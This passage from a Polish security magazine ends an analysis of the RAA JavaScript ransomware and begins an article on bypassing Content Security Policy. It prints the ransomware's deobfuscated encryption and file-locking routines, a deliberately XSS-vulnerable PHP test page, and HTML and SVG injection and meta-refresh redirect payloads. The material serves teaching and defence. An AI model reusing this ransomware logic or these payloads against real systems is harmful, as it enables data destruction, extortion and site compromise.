        hXpHGpZ[1][0] = SlSPWu.ReadText(kWsAN) + "RAA-SEP";
        hXpHGpZ[0][1] = SlSPWu.ReadText(GinRqOjln) + "RAA-SEP";
        var iPZDBPG = PRuJZyAvfeza - (SlSPWu.Position + GinRqOjln);
        hXpHGpZ[1][1] = SlSPWu.ReadText(iPZDBPG) + "RAA-SEP";
        hXpHGpZ[0][2] = SlSPWu.ReadText(GinRqOjln) + "RAA-SEP";
        SlSPWu.Close;
        jMvqmKSQu(hXpHGpZ);
    } else if (PRuJZyAvfeza > 5000000 && PRuJZyAvfeza <= 500000000) {
        qqJ(IMhTname)
    } else if (PRuJZyAvfeza <= 6122) {
        hXpHGpZ[0][0] = SlSPWu.ReadText;
        SlSPWu.Close;
        jMvqmKSQu(hXpHGpZ);
    } else {
        hXpHGpZ = 0;
        SlSPWu.Close;
        jMvqmKSQu(hXpHGpZ);
    }
    return 0;
}
udpIHxNm(IMhTname);
```

W pierwszej kolejności, tworzony jest obiekt `ADODB.Stream`, wykorzystywany do manipulacji plikami w podobny sposób, w jaki odbywało się to już wcześniej w kodzie ransomware. Następnie, do obiektu wczytywana jest zawartość aktualnie „obrabianego" pliku (pamiętajmy, że cała operacja odbywa się w pętli – indywidualnie dla każdego przeznaczonego do zaszyfrowania pliku) oraz sprawdzany jest rozmiar pliku.

W zależności od jego wielkości, podejmowane są różne kroki:

- jeśli rozmiar pliku zawiera się w przedziale od 6122 bajtów do 4,76 MB (dokładnie 4882 kB) – wówczas tworzona jest tablica hXpHGpZ, następnie w tablicy tej zapisane zostają fragmenty pliku podzielonego na losowej wielkości części. W dalszej kolejności, tablica z fragmentami pliku przesyłana jest do funkcji `jMvqmKSQu()`,
- jeśli plik jest większy niż 4,76 MB, ale mniejszy niż 476 MB – wywoływana jest funkcja `qqJ()` z plikiem jako argumentem,
- jeśli rozmiar pliku jest mniejszy lub różny 6122 bajtom – jest on użyty bezpośrednio jako argument dla funkcji `jMvqmKSQu()`.

Pliki o rozmiarze większym niż 476 MB, nie są brane pod uwagę w procesie szyfrowania; przyjrzyjmy się jeszcze, co jakie operacje wykonują funkcje `jMvqmKSQu()` oraz `qqJ()`.

```
function jMvqmKSQu(hXpHGpZ) {
    if (hXpHGpZ[1].length != 0) {
        var DftonCbPCyQR = hXpHGpZ[0].join("");
        DftonCbPCyQR = ukBnxEOtjm(DftonCbPCyQR);
        DftonCbPCyQR = DftonCbPCyQR + "=END=OF=HEADER=";
        DftonCbPCyQR = DftonCbPCyQR + hXpHGpZ[1].join("")
          + "IDNUM=" + cVjZujcP + "KEY_LOGIC=" + HZtSmFNRdJM_data[0]
          + "IV_LOGIC=" + qPCIyff[0] + "LOGIC_ID=1";
        omaDplUyHou(DftonCbPCyQR);
    } else if (hXpHGpZ == 0) {
        var DftonCbPCyQR = 0;
        omaDplUyHou(DftonCbPCyQR);
    } else {
        var DftonCbPCyQR = hXpHGpZ[0][0];
```

```
13.         DftonCbPCyQR = ukBnxEOtjm(DftonCbPCyQR);
14.         DftonCbPCyQR = DftonCbPCyQR + "IDNUM=" + cVjZujcP
              + "KEY_LOGIC=" + HZtSmFNRdJM_data[0]
15. + "IV_LOGIC=" + qPCIyff[0] + "LOGIC_ID=2";
16.         omaDplUyHou(DftonCbPCyQR);
17.     }
18.     return DftonCbPCyQR;
19. }
```

W zależności od zawartości tablicy hXpHGpZ oraz tego, czy jest ona dwu- czy jednowymiarowa (to zależy, jakiej wielkości plik był przesłany do niej uprzednio jako argument), funkcja zapisuje zawartość pliku do zmiennej DftonCbPCyQR, dodając własne metadane. Następnie, tak przygotowany ciąg trafia już bezpośrednio do funkcji szyfrującej zawartość pliku algorytmem AES:

```
1. function ukBnxEOtjm(EQs) {
2.     var HZtSmFNRdJM = HZtSmFNRdJM_data[1];
3.     var gmCRXSMsLyM = qPCIyff[1];
4.     EQs = CryptoJS.AES.encrypt(EQs, HZtSmFNRdJM, {gmCRXSMsLyM: gmCRXSMsLyM});
5.     return EQs;
6. }
```

Zwrócona zaszyfrowana zawartość pliku zastępuje oryginalny plik, a do jego nazwy zostaje dodane rozszerzenie .locked (to zapobiega jego ponownemu zaszyfrowaniu, zapewnianemu poprzez mechanizm wyszukiwania plików przeznaczonych do operacji zaszyfrowania, opisanej wcześniej):

```
1. function omaDplUyHou(lsYZxzUm) {
2.     var IxC = new ActiveXObject('ADODB.Stream');
3.     IxC.Type = 2;
4.     IxC.Charset = "437";
5.     IxC.Open();
6.     if (lsYZxzUm != 0) {
7.         IxC.WriteText(lsYZxzUm);
8.         IxC.SaveToFile(IMhTname, 2);
9.         IxC.Close();
10.         var DmYbWSaT = new ActiveXObject("Scripting.FileSystemObject");
11.         DmYbWSaT.MoveFile(IMhTname, IMhTname += ".locked");
12.     } else {
13.         IxC.Close();
14.     }
15.     return 0;
16. }
```

Wykorzystana tu metoda obiektu ADODB.Stream, MoveFile jest opisana dokładniej na stronie MSDN.

Funkcja, która odpowiada za szyfrowanie większych plików (pomiędzy 4,76 a 476 MB) jest troszkę bardziej rozbudowana:

```
1. function qqJ(IMhTname) {
2.     var SlSPWu = WScript.CreateObject("ADODB.Stream");
3.     SlSPWu.CharSet = '437';
4.     SlSPWu.Open();
5.     SlSPWu.LoadFromFile(IMhTname);
6.     var FhDYKCTNZFu = WScript.CreateObject("ADODB.Stream");
7.     FhDYKCTNZFu.CharSet = '437';
8.     FhDYKCTNZFu.Open();
9.     var GinRqOjln = OQlYdejWlC(90000, 125000);
10.     var PRuJZyAvfeza = SlSPWu.Size;
11.     var VVe = SlSPWu.ReadText(GinRqOjln);
12.     var cBKyRXWGPWBs = ukBnxEOtjm(VVe);
13.     cBKyRXWGPWBs = String(cBKyRXWGPWBs);
14.     var rMkTeqZm = cBKyRXWGPWBs.length;
15.     SlSPWu.Position = PRuJZyAvfeza - GinRqOjln;
16.     var ECgBWYtoib = SlSPWu.ReadText(GinRqOjln);
17.     var AblANuF = ukBnxEOtjm(ECgBWYtoib);
18.     AblANuF = String(AblANuF);
19.     var QfYmGGcYOFB = AblANuF.length;
20.     var IJDZ = ",";
21.     SlSPWu.Position = PRuJZyAvfeza - GinRqOjln;
22.     SlSPWu.SetEOS;
23.     SlSPWu.WriteText(cBKyRXWGPWBs);
24.     SlSPWu.WriteText(AblANuF);
25.     SlSPWu.WriteText(rMkTeqZm);
26.     SlSPWu.WriteText(IJDZ);
27.     SlSPWu.WriteText(QfYmGGcYOFB);
28.     SlSPWu.WriteText(IJDZ);
29.     var ids = "IDNUM=" + cVjZujcP + "KEY_LOGIC=" + HZtSmFNRdJM_data[0]
30.       + "IV_LOGIC=" + qPCIyff[0] + "LOGIC_ID=3";
31.     SlSPWu.WriteText(ids);
32.     SlSPWu.Position = GinRqOjln;
33.     SlSPWu.CopyTo(FhDYKCTNZFu);
34.     SlSPWu.Close;
35.     FhDYKCTNZFu.SaveToFile(IMhTname, 2);
36.     FhDYKCTNZFu.Close;
37.     var DmYbWSaT = new ActiveXObject("Scripting.FileSystemObject");
38.     DmYbWSaT.MoveFile(IMhTname, IMhTname += ".locked");
39.     return 0;
40. }
```

Najpierw, tworzone są dwa obiekty ADODB.Stream:

```
1. var SlSPWu = WScript.CreateObject("ADODB.Stream");
2. SlSPWu.CharSet = '437';
3. SlSPWu.Open();
4. SlSPWu.LoadFromFile(IMhTname);
5. var FhDYKCTNZFu = WScript.CreateObject("ADODB.Stream");
6. FhDYKCTNZFu.CharSet = '437';
7. FhDYKCTNZFu.Open();
```

Następnie, plik zostaje zaszyfrowany po podzieleniu go na fragmenty (każdy fragment zostaje zaszyfrowany osobno) oraz zapisaniu każdego fragmentu w osobnym ciągu znaków (oba obiekty operują na ciągach znaków JavaScript tak, jakby były to dane binarne):

```
1. var GinRqOjln = OQlYdejWlC(90000, 125000);
2. var PRuJZyAvfeza = SlSPWu.Size;
3. var VVe = SlSPWu.ReadText(GinRqOjln);
4. var cBKyRXWGPWBs = ukBnxEOtjm(VVe);
5. cBKyRXWGPWBs = String(cBKyRXWGPWBs);
6. var rMkTeqZm = cBKyRXWGPWBs.length;
7. SlSPWu.Position = PRuJZyAvfeza - GinRqOjln;
8. var ECgBWYtoib = SlSPWu.ReadText(GinRqOjln);
9. var AblANuF = ukBnxEOtjm(ECgBWYtoib);
10. AblANuF = String(AblANuF);
11. var QfYmGGcYOFB = AblANuF.length;
12. var IJDZ = ",";
13. SlSPWu.Position = PRuJZyAvfeza - GinRqOjln;
14. SlSPWu.SetEOS;
```

Wreszcie, zaszyfrowane fragmenty są zapisywane razem jako jeden plik, a do jego nazwy dodawane jest rozszerzenie .locked:JavaScript

```
1. SlSPWu.WriteText(cBKyRXWGPWBs);
2. SlSPWu.WriteText(AblANuF);
3. SlSPWu.WriteText(rMkTeqZm);
4. SlSPWu.WriteText(IJDZ);
5. SlSPWu.WriteText(QfYmGGcYOFB);
6. SlSPWu.WriteText(IJDZ);
7. var ids = "IDNUM=" + cVjZujcP + "KEY_LOGIC=" + HZtSmFNRdJM_data[0]
     + "IV_LOGIC=" + qPCIyff[0] +
8. "LOGIC_ID=3";
9. SlSPWu.WriteText(ids);
10. SlSPWu.Position = GinRqOjln;
```

Zakończenie

Gdy RAA zaszyfruje już wszystkie przeznaczone do tego pliki, w rejestrze Windows tworzony jest wpis (sprawdzany na samym początku), informujący o zakończeniu procesu:

```
1. var FYSAj = WScript.CreateObject("WScript.Shell");
2. FYSAj.RegWrite("HKCU\\RAA\\Raa-fnl\\", "beenFinished", "REG_SZ");
```

Ostatnim krokiem, jest wyświetlenie użytkownikowi komunikatu z kwotą do zapłaty za klucz deszyfrujący i danymi kontaktowymi:

```
1. var IvTV = "C:\\" + "!!!README!!!" + TBucypWw + ".rtf";
2. var xfejSVYO = new ActiveXObject("Scripting.FileSystemObject");
3. var Nnz = FYSAj.SpecialFolders("Desktop");
4. Nnz = Nnz += "\\";
5. xfejSVYO.CopyFile(IvTV, Nnz);
6. var rdm_fl = "wordpad.exe" + " " + IvTV;
7. FYSAj.Run(rdm_fl, 3);
8. return 0;
```

PODSUMOWANIE

RAA jest dowodem na to, że JavaScript – język, którego przeznaczeniem miała być obsługa interakcji z użytkownikiem na stronie www – może być użyty dosłownie do wszystkiego. RAA to nie jedyny przykład, warto zapoznać się np. z analizą wpisów o innym ransomware – Locky, który używa napisanego w JavaScripcie downloadera binarnej części ransomware lub zawiera taką binarkę bezpośrednio w sobie:

- „From Locky with love" autorstwa @hasherezade
- „Return of Locky"
- „Locky ransomware now embedded in JavaScript"

W obliczu rosnącej popularności JavaScript, będziemy świadkami coraz częstszych przypadków złośliwego oprogramowania podobnego do Locky, czy opisanego tutaj RAA. Obfuskacja kodu JavaScript, pozwala na omijanie detekcji przez programy antywirusowe na wiele sposobów (proces deobfuskacji opisany w „Return of Locky" przedstawia jeden z wielu możliwych wariantów zaciemniania kodu JavaScript), a sam kod jest łatwy w napisaniu i utrzymaniu (np. nie wymaga kompilacji i jest go łatwo zaadaptować na potrzeby zupełnie innej platformy).

Rafał 'bl4de' Janicki. Od wielu lat związany z aplikacjami internetowymi, od kilku jako HTML5/JavaScript Developer z doświadczeniem w dużych korporacjach. Interesuje się także tematyką bezpieczeństwa aplikacji internetowych.

AKTUALNE WYDANIE PROGRAMISTY W EMPIKACH LUB PRENUMERACIE

POLECAMY:
WSZYSTKIE WYDANIA ARCHIWALNE
+ PRENUMERATA ELEKTRONICZNA NA ROK.
TYLKO 230 PLN!
ZAMÓW:
http://programistamag.pl/typy-prenumeraty/

WWW.PROGRAMISTAMAG.PL

Adrian 'Vizzdoom' Michalczyk

Metody omijania mechanizmu Content Security Policy (CSP)

Content Security Policy (CSP) jest jednym z najlepszych mechanizmów chroniących strony internetowe. Technologia ta spędza sen z powiek crackerom, którzy – mimo znalezionych luk – nie mogą ich skutecznie wykorzystać. CSP nie jest jednak Świętym Graalem bezpieczeństwa aplikacji webowych: zdarza się, że ograniczenia są mało restrykcyjne, otwierając napastnikom furtkę w mechanizmach bezpieczeństwa.

CONTENT SECURITY POLICY – SZYBKIE PRZYPOMNIENIE

Więcej o technologii Content Security Policy można poczytać w moim poprzednim artykule: „Wszystko o CSP 2.0 – Content Security Policy jako uniwersalny strażnik bezpieczeństwa aplikacji webowej”.

Zagrożenia typu Cross-Site Scripting (XSS) są odwiecznym problemem bezpieczeństwa stron internetowych. Mimo, że z roku na rok powstaje coraz więcej technik pozwalających radzić sobie z tym rodzajem podatności, XSS nadal wymieniany jest jako jedna z najczęstszych bolączek bezpieczeństwa aplikacji webowych.

Mechanizm Content Security Policy pomaga chronić przed tego rodzaju zagrożeniami. Jest to zestaw reguł, który instruuje przeglądarki użytkowników, skąd (z jakiego źródła) mogą one pobrać zasoby strony.

Deklaracja reguł odbywa się przez dodanie odpowiedniego nagłówka CSP do odpowiedzi HTTP treści strony. Gdy atakujący znajdzie podatność typu XSS, jego celem będzie dodanie złośliwego elementu HTML (najczęściej skryptu), do treści strony (lub załadowanie go z innej domeny). Jednak, w przypadku strony działającej z CSP, przeglądarka nie załaduje elementu podrzuconego przez agresora. A więc nawet, gdy atakujący znajdzie lukę XSS, nie będzie mógł jej wykorzystać przeciwko użytkownikom serwisu (przynajmniej w teorii – jak niedługo się dowiemy, będzie miał możliwość przeprowadzania niektórych ataków).

Ze względu na bardzo dużą skuteczność CSP, łatwo można nabrać przeświadczenia o niemal pełnym bezpieczeństwie serwisu (przynajmniej w kontekście ataków typu XSS). Taki pogląd jest dużą pułapką, która usypia czujność nie tylko programistów („po co zabezpieczać stronę – CSP mnie obroni”), ale też pentesterów („strona ma CSP – nie ma sensu szukać XSS-ów”). Wówczas, doświadczeni agresorzy zacierają ręce…

CSP stało się głównym strażnikiem bezpieczeństwa aplikacji webowej po stronie klienta. Siłą tej technologii jest: łatwość konfiguracji, dobre wsparcie w przeglądarkach oraz zastąpienie innych, niestandaryzowanych mechanizmów.

Przeprowadzenie udanego ataku wykonywanego po stronie klienta (np. XSS czy Clickjacking) na stronie chronionej nagłówkiem CSP, może być nie lada wyzwaniem.

Pobieżna znajomość Content Security Policy często prowadzi do tworzenia niedokładnych reguł. CSP daje wtedy złudne poczucie bezpieczeństwa, ponieważ napastnicy mogą omijać wprowadzone restrykcje na wiele sposobów.

Jak testować strony z działającym CSP?

Content Security Policy działa po stronie klienta (a nie serwera). Oznacza to, że w dowolnym momencie możemy tę technologię wyłączyć (lub patrząc na to z innej strony – nigdy nie możemy być pewni czy będzie ona włączona/wspierana w przeglądarkach użytkowników naszego serwisu).


W jaki sposób wyłączyć Content Security Policy w przeglądarce? Wystarczy zignorować nagłówek z regułami CSP, które wysyłane są przez serwer:

```
GET /index.html HTTP/1.1
Host: example.com
Connection: keep-alive
Pragma: no-cache
User-Agent: Mozilla/5.0
~~Content-Security-Policy: default-src self~~
```

Aby to zrobić, najlepiej użyć narzędzi web proxy. W przypadku Burp Suite, musimy wykonać poniższe kroki:

1. W narzędziu Proxy przejdź do zakładki „Options”.
2. Odnajdź sesję „Match and Replace”, w której definiuje się reguły do automatycznego modyfikowania ruchu HTTP przez Burp Proxy.
3. Dodaj nową regułę korzystając z przycisku „Add” (patrz: Rysunek 1):
   a. w polu „Type” wybierz „Response header” (interesuje nas nagłówek odpowiedzi);
   b. w polu „Match” wpisz `^Content-Security-Policy.*$` – jest to dopasowanie do nagłówka, który rozpoczyna się (^) od ciągu `Content-Security-Policy`, a potem do końca linii ($), zawiera jakieś znaki (`.*`);

c. zostaw puste pole „Replace" – ponieważ chcesz usunąć taki nagłówek;
d. zaznacz pole „Regex match" – gdyż przed chwilą użyłeś wyrażenia regularnego.



Rysunek 1. Automatyczne usuwanie nagłówka Content-Security-Policy z odpowiedzi http

Aby przetestować poprawność działania powyższej modyfikacji ruchu, możesz odwiedzić stronę https://github.com, która zwraca nagłówek CSP. Gdy ruch HTTP przeglądarki popłynie przez Burp Proxy, w historii HTTP zobaczysz, że żądanie zostało automatycznie zmodyfikowane, a nagłówek `Content-Security-Policy` – usunięty (patrz: Rysunek 2). W efekcie, przeglądarka nie otrzyma od serwera polityk CSP i nie włączy dodatkowych obostrzeń.

Wskazówka:

Wyłącz CSP podczas testów bezpieczeństwa strony, aby nie umknęła Ci żadna podatność. Przywróć wszystkie mechanizmy bezpieczeństwa przeglądarki, dopiero gdy znajdziesz lukę (np. XSS) i jesteś pewny, że chcesz inwestować dodatkowy czas w modyfikację payloadu.

W JAKI SPOSÓB OMIJAĆ CSP?


Po zapoznaniu się z działaniem Content Security Policy, szybko zadajemy sobie pytanie o faktyczną skuteczność tej technologii w praktyce. Podążając za tą myślą, zastanówmy się, w jaki sposób można ominąć to zabezpieczenie.

Dalsze analizy przeprowadzimy na stronie z błędem XSS, na której będziemy próbowali wykonać złośliwy kod, obchodzący mechanizmy Content Security Policy.

Testowe środowisko jest prostym skryptem PHP przyjmującym dwa parametry w query stringu:

» `xss`, którego wartość zostanie wypisana na stronie (miejsce podatności);
» `csp`, który ustawi wartość nagłówka Content-Security-Policy.

Kod skryptu, na którym będziemy testować skuteczność CSP, jest przedstawiony na listingu 1. Mocno zachęcam do jego wdrożenia na swój lokalny serwer i przeprowadzanie własnych testów w trakcie dalszej lektury.



Rysunek 2. Automatyczna modyfikacja ruchu, która wyłącza mechanizm Content Security Policy w serwisie Github w naszej przeglądarce

Listing 1. Kod źródłowy skryptu PHP do testowania CSP


```
<?php
  // ustaw nagłówek Content-Security-Policy
  // gdy otrzymasz parametr 'Content-Security-Policy' lub 'csp'
  if (isset($_GET['csp'])){
    $csp = @$_GET['csp'];
    header("Content-Security-Policy: $csp");
  }
  else if (isset($_GET['Content-Security-Policy'])) {
    $csp = @$_GET['Content-Security-Policy'];
    header("Content-Security-Policy: $csp");
  }
  else {
    $csp = "<em>Brak</em>";
  }
  // użyj parametru 'xss', aby wykonać wstrzyknięcie
  $xss = @$_GET['xss'];
?>
<!DOCTYPE html>
<html>
<head>
  <meta charset="UTF-8">
  <title>CSP Bypassing</title>
</head>
<body>
  <h1>Tester CSP</h1>
  <ul>
    <li>parametr <code>csp</code> - ustawienie polityk CSP</li>
    <li>parametr <code>xss</code> - miejsce wstrzyknięcia</li>
  </ul>

  <h2>Content-Security-Policy:</h2>
  <h3><?php echo $csp; ?></h3>

  <h2>Miejsce wstrzyknięcia:</h2>
  <h3><?php echo $xss; ?></h3>
</body>
</html>
```

Przetestujemy teraz bezpieczeństwo strony z Listingu 1, na której znaleźliśmy błąd wstrzyknięcia kodu HTML. Będzie nam zależeć na tym, aby jak najlepiej wykorzystać odnalezioną podatność, obchodząc zabezpieczenia Content Security Policy na 8 sposobów, wykorzystując przy tym:


- Internet Explorer,
- znaczniki HTML,
- grafikę wektorową SVG,
- mechanizmy nawigacji,
- mechanizm HTML5 Link Prefetch,
- mechanizm uploadu plików,
- Flasha,
- frameworki typu AngularJS.

ATAK 1. WYKORZYSTANIE INTERNET EXPLORERA

Przeglądarka Microsoftu od dawna może pochwalić się wsparciem Content Security Policy (konkretnie IE 10–11, patrz: Rysunek 3. i 4.). IE będzie naszym pierwszym „bohaterem" w temacie omijania CSP. Łagodnie rzecz ujmując, Content Security Policy w starszych przeglądarkach Microsoftu nie działa w najlepszy sposób.



Rysunek 3. Wsparcie CSP 1.0 w przeglądarkach Microsoftu (źródło: http://caniuse.com/, stan na lipiec 2016)



Rysunek 4. Wsparcie CSP 2.0 w przeglądarkach Microsoftu (źródło: http://caniuse.com/, stan na lipiec 2016)

Zacznijmy od tego, że IE interpretuje CSP tylko po odebraniu niestandardowego nagłówka `X-Content-Security-Policy` (zamiast `Content-Security-Policy`). Już sam ten fakt jest bardzo niepokojący i nietrudno wyobrazić sobie sytuację, w której programista zapomina dodać specjalnej wersji nagłówka do odpowiedzi HTTP.

Okazuje się również, że Internet Explorer nie wspiera wszystkich dyrektyw zdefiniowanych w standardzie CSP, co jest już sporym problemem. W zasadzie wspiera tylko jedną z nich – `sandbox`. Pozostałe dyrektywy – jak chociażby `script-src` – są przez IE całkowicie ignorowane. Oznacza to, że Content Security Policy IE 10/11, w praktyce nie działa w ogóle. Na szczęście, przeglądarka Microsoft Edge interpretuje CSP w pełni poprawnie.

Chciałbym w tym miejscu zaznaczyć, że w czasie publikacji tego artykułu (II połowa 2016 roku), Internet Explorer 11 jest wspieraną, aktualizowaną wersją przeglądarki firmy Microsoft, z której korzysta wielu internautów. Nie bez znaczenia jest również fakt, że jest to domyślna przeglądarka systemu Windows 7 oraz 8.x.

ATAK 2. WYKORZYSTANIE ATRYBUTÓW I ZNACZNIKÓW HTML

Analizę pierwszego przypadku (faktycznego) omijania CSP, zacznijmy od zdefiniowania restrykcyjnej polityki: *nie pozwalaj na nic (*zabroń ładowania skryptów, stylów, obrazków, itd.). W przygotowanym wcześniej skrypcie PHP, możemy ustawić taką politykę przy pomocy parametru `csp=default-src, 'none'`, co spowoduje wysłanie poniższego nagłówka w odpowiedzi HTTP:


```
Content-Security-Policy: default-src 'none';
```

Wstrzyknijmy teraz skrypt JS, posiłkując się parametrem `xss=<script>alert(1);</script>`.

W efekcie, zamiast okna dialogowego, powinniśmy zobaczyć błąd JavaScript wyświetlony konsoli przeglądarki:

```
Refused to execute inline script because it violates the following Content
Security Policy directive: "default-src 'none'". Either the 'unsafe-inline'
keyword, a hash ('sha256-5jFwrAK0UV47oFbVg/iCCBbxD8X1w+QvoOUepu4C2YA='), or
a nonce ('nonce-...') is required to enable inline execution. Note also that
'script-src' was not explicitly set, so 'default-src' is used as a fallback.
```

Dowodzi to, że restrykcje Content Security Policy działają i faktycznie blokują wykonanie wstrzykniętego skryptu inline. Przy obecnie ustawionej polityce, atakujący nie może wykonać skryptów JS, dodawać styli CSS czy obrazków, ma jednak wpływ na wynikowy kod HTML. W ten sposób, napastnik może sporo osiągnąć – ma przecież do dyspozycji grono znaczników HTML (np. takie jak `<h1>` czy `<div>`) oraz atrybutów (w szczególności `class`), które mogą posłużyć do zmiany wyglądu strony. Może również użyć znacznik `<textarea>` (bez tagu zamykającego) w efekcie czego, kod strony – od miejsca wstrzyknięcia, stanie się wartością pola tekstowego – co zazwyczaj uniemożliwi dalsze korzystanie ze strony (porównaj: Rysunek 5, do Listingu 1).



Rysunek 5. Efekt wstrzyknięcia niezamkniętego znacznika <textarea>

Możliwości wykorzystania znaczników HTML (mimo ograniczeń CSP) jest sporo, o czym przekonamy się w dalszej części artykułu.

ATAK 3. WYKORZYSTANIE SVG

W kolejnym ataku również użyjemy restrykcyjnej polityki:

```
Content-Security-Policy: default-src 'none';
```

Mimo, że CSP zabrania w tym wypadku korzystania z obrazków (`default-src 'none'` implikuje `img-src 'none'`), nie oznacza to, że agresor nie będzie mógł dodać grafiki w miejscu wstrzyknięcia. Zamiast znacznika `<img>`, może użyć tagu `<svg>` definiującego grafikę wektorową. SVG dodane w ten sposób, nie będzie blo-

kowane przez Content Security Policy, więc wstrzyknięcie poniższego kodu spowoduje wyświetlenie dużego, czerwonego koła na stronie (patrz: Rysunek 4):


```
<svg width="1000" height="1000">
<circle cx="400" cy="400" r="400" stroke="green" stroke-width="10" fill="red" />
</svg>
```

Rysunek 6. Wstrzyknięcie grafiki wektorowej SVG mimo zakazu używania obrazków (img-src: 'none')

Odpowiednio przygotowana grafika SVG, może być użyta jako element ataku Stored HTML Injection – agresor przy pomocy znacznika SVG może zakryć zawartość strony i doprowadzić do tzw. „efektu deface'a" (całkowicie zmienić wygląd atakowanej strony, negatywnie działając na jej wizerunek).

ATAK 4. WYKORZYSTANIE NAWIGACJI

Nawigacja jest kolejnym elementem stron WWW, który (jeszcze) nie jest chroniony przez Content Security Policy. Atakujący może to wykorzystać i np. użyć znacznika `<a>`, próbując przekierować ofiary do złośliwej domeny; nie jest to jednak zbyt skuteczny atak. Dużo groźniejsze może okazać się wykorzystanie innego mechanizmu nawigacji: przeanalizujmy sytuację, gdzie atakujący w miejscu wstrzyknięcia, dodaje poniższy fragmentu kodu:

```
<meta http-equiv="refresh" content="0;url=http://adrian.michalczyk.website">
```

Wynikiem działania: `<meta http-equiv="header" content="value">`, jest takie działanie strony, jakby została ona wysłana do przeglądarki z nagłówkiem HTTP `header: value`.

Nagłówek `Refresh`, zmusza zaś przeglądarkę do wykonania przekierowania we wskazane miejsce (w tym wypadku niemal natychmiast). W wyniku tego wstrzyknięcia, użytkownik po odwiedzeniu zaufanego adresu, zostanie bezzwłocznie przekierowany w inne miejsce w sieci.

Jest to bardzo niebezpieczny atak – złośliwy tag `<meta>`, nie musi znajdować się w sekcji `<head>` (mimo, że standard mówi coś innego). Wszystkie obecne przeglądarki (Chrome/FF/IE/Edge/Safari) zinterpretują takie złośliwe przekierowanie niezależnie od tego, czy znacznik `<meta>` znajdzie się w sekcji `<head>` czy w `<body>`.

ATAK 5. WYKORZYSTANIE HTML5 LINK PREFETCH

Ciekawym sposobem omijającym restrykcje CSP jest atak wykorzystujący Link prefetching.

W uproszczeniu, HTML5 Link Prefetch jest pomysłem na zwiększenie użyteczności strony, przez pobieranie pewnych jej elementów (np. grafiki), już po załadowaniu witryny. Wskazana w ten sposób, dajmy na to – grafika, trafia do cache. Gdy użytkownik będzie chciał z niej skorzystać – np. wykona akcję, w wyniku której przeglądarka musiałaby ściągnąć żądaną grafikę z jakiegoś adresu, zostanie ona od razu wyświetlona z pamięci podręcznej przeglądarki. Link prefetching można włączyć na dwa sposoby:

- za pomocą nagłówka HTTP `Link`,
- za pomocą znacznika HTML `<link>`.

